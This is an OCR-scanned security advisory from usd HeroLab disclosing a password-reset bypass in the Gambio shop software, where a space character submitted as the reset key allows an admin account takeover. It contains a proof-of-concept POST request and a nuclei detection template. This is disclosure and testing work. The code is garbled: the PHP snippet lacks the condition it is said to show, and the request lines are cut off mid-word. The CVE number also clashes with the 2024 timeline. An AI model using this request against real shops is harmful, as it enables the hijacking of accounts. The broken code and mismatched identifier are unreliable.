

usd HeroLab
usd HeroLab
Datenschutz
Auf unserer Webseite werden von uns und eingebundenen Dritten technisch erforderliche Cookies eingesetzt. YouTube wird im erweiterten Datenschutzmodus eingebunden, hierbei kann eine Übertragung von Daten bei Medien-Wiedergabe und Laden des iFrames nicht ausgeschlossen werden. Die Einwilligung hierzu kann jederzeit mit Wirkung für die Zukunft widerrufen werden.
Weitere Informationen über die Verwendung Ihrer Daten finden Sie in unserer Datenschutzerklärung.
Technisch erforderlich
Alle akzeptieren
Speichern
Nur technisch notwendige Cookies akzeptieren
Individuelle Datenschutzeinstellungen
Cookie-Details | Datenschutzerklärung | Impressum

usd HeroLab

Account Takeover

Product: Gambio
Affected Version: 4.9.2.0 (with Security Update 2024-01 v1.0)
Vulnerability Type: Weak Password Recovery Mechanism for Forgotten Password (CWE-640)
Security Risk: Critical
Vendor URL: https://www.gambio.de/
Vendor Status: Fixed
CVE number: CVE-2026-3440

Description

Gambio is a software program that is specifically designed for running online shops. It provides various features and tools to help businesses manage their inventory, process orders, and handle customer interactions.

According to their homepage, the software is used by more then 25.000 shops.

The password reset functionality checks for the existence of a password recovery token.
However, this check can be bypassed with a space character ("%20").

Proof of Concept

The password reset functionality utilizes the **password_double_opt.php** file with multiple possible actions defined in the "action" parameter.
The file loads the **PasswordDoubleOptContentControl.inc.php** file and executes the **proceed** method.

If the action is set to **save_password**, a database query is performed to fetch the customer specified in the POST parameter **customers_id** with the reset token defined in the **key** parameter.
Attackers can submit the **customers_id** as an integer, where the initial admin account usually has the id set to "1".

In line 138 of the **PasswordDoubleOptContentControl.inc.php** file, the application

usd HeroLab

```
{    $newpass = $this->v_data_array['POST']['newPassword'];
[...]
```

The If-Statement shown in line 1 of the snippet above, can be bypassed to return "false", by submitting a space character ("%20") as the key.
The password provided in the request is set without knowing the key to the customer defined in customers_id.

An example request is shown below:

```
POST /password_double_opt.php?action=save_password HTTP/1.1
Host: localhost[...]

newPassword=changeme2&confirmedPassword=changeme2&customers_i
```

A nuclei template was created to test for the vulnerability:

```
id: gambio-account-takeover
info:
name: Account Takeover in Gambio
description: Account Takeover in Gambio
tags: gambio,php,intrusive
author: ChristianPoeschl,EdwinHoffmann
severity: critical
variables:
customerid: 1
password: "somethingreallylong123"
http:
- raw:
- |
POST /password_double_opt.php?action=save_password HTTP/1.1
Host: {{Hostname}}
Content-Type: application/x-www-form-urlencoded
newPassword={{password}}&confirmedPassword={{password}}&custo
matchers-condition: and
matchers:
- type: status
status:
- 302
- type: word
part: header
```

References

https://www.gambio.de

Timeline

2024-01-17: Vulnerability identified by Christian Poeschl and Edwin Hoffmann.
2024-01-26: First contact request via email to info@gambio.de .
2024-01-26: Received an update by Gambio that the incident is in internal review and will be fixed in an upcoming release.
2024-02-14: Gambio 4.9.2.1 fixes this issue.
2024-04-24: This advisory is published.

Credits

This security vulnerability was identified by Christian Poeschl, Edwin Hoffmann of usd AG.

usd HeroLab

In order to protect businesses against hackers and criminals, we always have to keep our skills and knowledge up to date. Thus, security research is just as important for our work as is building up a security community to promote the exchange of knowledge. After all, more security can only be achieved if many individuals take on the task.

Our CST Academy and our usd HeroLab are essential parts of our security mission. We share the knowledge we gain in our practical work and our research through training courses and publications. In this context, the usd HeroLab publishes a series of papers on new vulnerabilities and current security issues.


Always for the sake of our mission: „more security.“

to usd AG

usd HeroLab

Disclaimer

The information provided in this security advisory is provided „as is“ and without warranty of any kind. Details of this security advisory may be updated in order to provide as accurate information as possible.



usd HeroLab

Kontakt

Impressum

Datenschutz

AGB

LabNews

Write-Up Registration Challenge Hacker Contest Summer 2025

Juni 4, 2025

From Unicode to Exploit: The Security Risks of Overlong UTF-8 Encodings

Sep. 6, 2024

Security Advisories zu hugocms und Gitea

Juli 25, 2024

Folgen Sie uns

Meldung einer Schwachstelle oder eines Bugs

Code of Ethics